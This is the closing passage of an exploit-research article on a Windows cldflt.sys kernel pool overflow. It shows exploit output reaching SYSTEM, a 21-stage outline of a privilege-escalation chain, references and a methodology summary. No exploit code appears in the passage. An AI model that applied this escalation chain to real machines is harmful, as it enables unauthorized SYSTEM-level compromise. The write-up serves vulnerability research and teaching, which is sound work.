(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop\EXPLOIT>whoami
nt authority\system

C:\Users\Administrator\Desktop\EXPLOIT>ver

Microsoft Windows [Version 10.0.22621.525]
```

[Figure 119]: Exploit code output| Parent Spoofing Edition

16.08. Exploit Details | Parent Spoofing Edition

As I mentioned previously, this version of exploit does not use ALPC write primitive, which makes it less sophisticated, and does parent spoofing. As expected, it works well.

The list of stages is:

- **Stage 01:** Defragmentation (Pipes)
- **Stage 02:** WNF Spray (Names + Padding + State Data)
- **Stage 03:** Create Holes
- **Stage 04:** Place Overflow Buffer
- **Stage 05:** ALPC Ports
- **Stage 06:** Trigger Overflow
- **Stage 07:** ALPC Reserves
- **Stage 08:** Leak Kernel Pointer
- **Stage 09:** Create Pipes
- **Stage 10:** Spray Pipe Attributes (Claim)
- **Stage 11:** Second WNF Spray
- **Stage 12:** Create Holes (Second)

- **Stage 13:** Place Second Overflow
- **Stage 14:** Trigger Second Overflow
- **Stage 15:** Fill With Pipe Attributes
- **Stage 16:** Find Second Victim and Leak Pipe
- **Stage 17:** Setup Arbitrary Read
- **Stage 18:** Read Kernel Memory
- **Stage 19:** Discover EPROCESS/Token
- **Stage 20:** Summary
- **Stage 21:** Spawn System Shell (Parent Spoofing)

Personally, I think that the only thing that is different is that, in Stage 21, to perform the parent spoofing mechanism, it uses a combination of NtOpenProcess + PROC_THREAD_ATTRIBUTE_PARENT_PROCESS without first elevating token privileges. Everything else is pretty similar to the first exploit.

However, there is an important detail in this exploit. It can only elevate Administrator privileges to SYSTEM. In other words, it is not possible to elevate privileges of a regular user (e.g., aborges) to SYSTEM.

Finally, I think this long section treating about multiple aspects of practical exploitation is over, and there is nothing that needs to be added and observed.

17. References

For readers that might be interested in learning details about topics mentioned here, a brief list of valuable resources follows below:

- **Microsoft Learn:** https://learn.microsoft.com/en-us/windows-hardware/drivers/
- **Windows drivers samples:** https://github.com/Microsoft/Windows-driver-samples
- **Windows Internals 7th edition book (Parts 1 and 2)** by Pavel Yosifovich , Alex Ionescu, Mark Russinovich, David Solomon, and Andrea Allievi.
- **Practical Reverse Engineering** by Bruce Dang, Alexandre Gazet and Elias Bachaalany.
- **Developing Drivers with the Windows Driver Foundation** by Penny Orwick**.**
- **Virgilius Project**: https://www.vergiliusproject.com/
- **Windows Classic Samples | Cloud Mirror:** https://github.com/Microsoft/Windows-classic-samples/tree/main/Samples/CloudMirror
- **Scoop the Windows 10 pool! (by Corentin Bayet and Paul Fariello):** https://www.sstic.org/media/SSTIC2020/SSTIC-actes/pool_overflow_exploitation_since_windows_10_19h1/SSTIC2020-Article-pool_overflow_exploitation_since_windows_10_19h1-bayet_fariello.pdf
- **The Next Generation of Windows Exploitation: Attacking the Common Log File System (ShiJie Xu/@ThunderJ17, Jianyang Song/@SecBoxer and Linshuang Li):** https://i.blackhat.com/Asia-22/Friday-Materials/AS-22-Xu-The-Next-Generation-of-Windows-Exploitation-Attacking-the-Common-Log-File-System.pdf
- **All I Want for Christmas is a CVE-2024-30085 Exploit (by Cherie-Anne Lee):** https://starlabs.sg/blog/2024/all-i-want-for-christmas-is-a-cve-2024-30085-exploit/

- **Exploitation of a kernel pool overflow from a restrictive chunk size (CVE-2021-31969) (by Chen Le Qi):** https://starlabs.sg/blog/2023/11-exploitation-of-a-kernel-pool-overflow-from-a-restrictive-chunk-size-cve-2021-31969/
- **Windows Kernel Heap Part 1: Segment heap in windows kernel (by Angelboy):** https://speakerdeck.com/scwuaptx/windows-kernel-heap-segment-heap-in-windows-kernel-part-1
- **Playing with the Windows Notification Facility (WNF) (by Gabrielle Viala):** https://blog.quarkslab.com/playing-with-the-windows-notification-facility-wnf.html
- **CVE-2021-31956 Exploiting the Windows Kernel (NTFS with WNF) – Part 1 (by Alex Plaskett):** https://www.nccgroup.com/research-blog/cve-2021-31956-exploiting-the-windows-kernel-ntfs-with-wnf-part-1/
- **SSD Advisory – cldflt Heap-based Overflow (PE) (by Alex Birnberg) :** https://ssd-disclosure.com/ssd-advisory-cldflt-heap-based-overflow-pe/
- **Hunting for Bugs in Windows Mini-Filter Drivers (James Forshaw):** https://projectzero.google/2021/01/hunting-for-bugs-in-windows-mini-filter.html
- **Guest Revolution: Chaining 3-bugs to compromise the Windows kernel from the VMware guest (by Junoh Lee, Gwangun Jung) :** https://i.blackhat.com/EU-24/Presentations/EU24-Lee-Guest-Revolution.pdf
- **Windows Heap-Backed Pool (by Yarden Shafir):** https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Windows-Heap-Backed-Pool-The-Good-The-Bad-And-The-Encoded.pdf
- **Sheep Year Kernel Heap Fengshui: Spraying in the Big Kids' Pool (by Alex Ionescu):** https://www.alex-ionescu.com/kernel-heap-spraying-like-its-2015-swimming-in-the-big-kids-pool/

18. Conclusion

This article offered a really deep dive in analyzing and writing a N-day exploit for a real-world mini-filter driver (cldflt.sys), which presented different checks and restrictions up to reach the vulnerable code. Afterwards, the task was building a working exploit piece by piece and trying to understand what each stages was really doing. A possible summary for any exploitation case is as follows below:

- Get a general understanding of the target program.
- Perform binary diffing whether you have the previous version.
- Find a vulnerability using different resources of code analysis or fuzzing.
- Perform reverse engineering of the code and do appropriate markups.
- Get a deep understanding of the code and their restrictions.
- Write a proof of concept that reaches the vulnerable code and exposes the vulnerability.
- Get further information by executing dynamic analysis and instrumentation.
- Plan all stages of the exploit.
- If it is necessary, expand the initial proof of concept that shows that the target crash under the vulnerability conditions.
- Write each stage of the exploit and test it multiple times.
- During the exploit development process, try to find and test multiple primitives.
- Review all stages of the exploit to ensure that it is coherent.
- Test the whole exploit multiple times and, if it is possible, in multiple environments.

- Write a detailed document of the exploit to be sure that all stages are logically consistent.

There are other comments that could be done or included in the list above, but it is reasonable draft that can be used as starting point.

Sincerely, I hope you have learned a bit about the real journey of investigating N-day vulnerability in depth, understanding each technique detail and developing an exploit.

Just in case you want to stay connected:

- **Twitter: @ale_sp_brazil**
- **Blog:** https://exploitreversing.com

Keep reversing and I see you at next time!

Alexandre Borges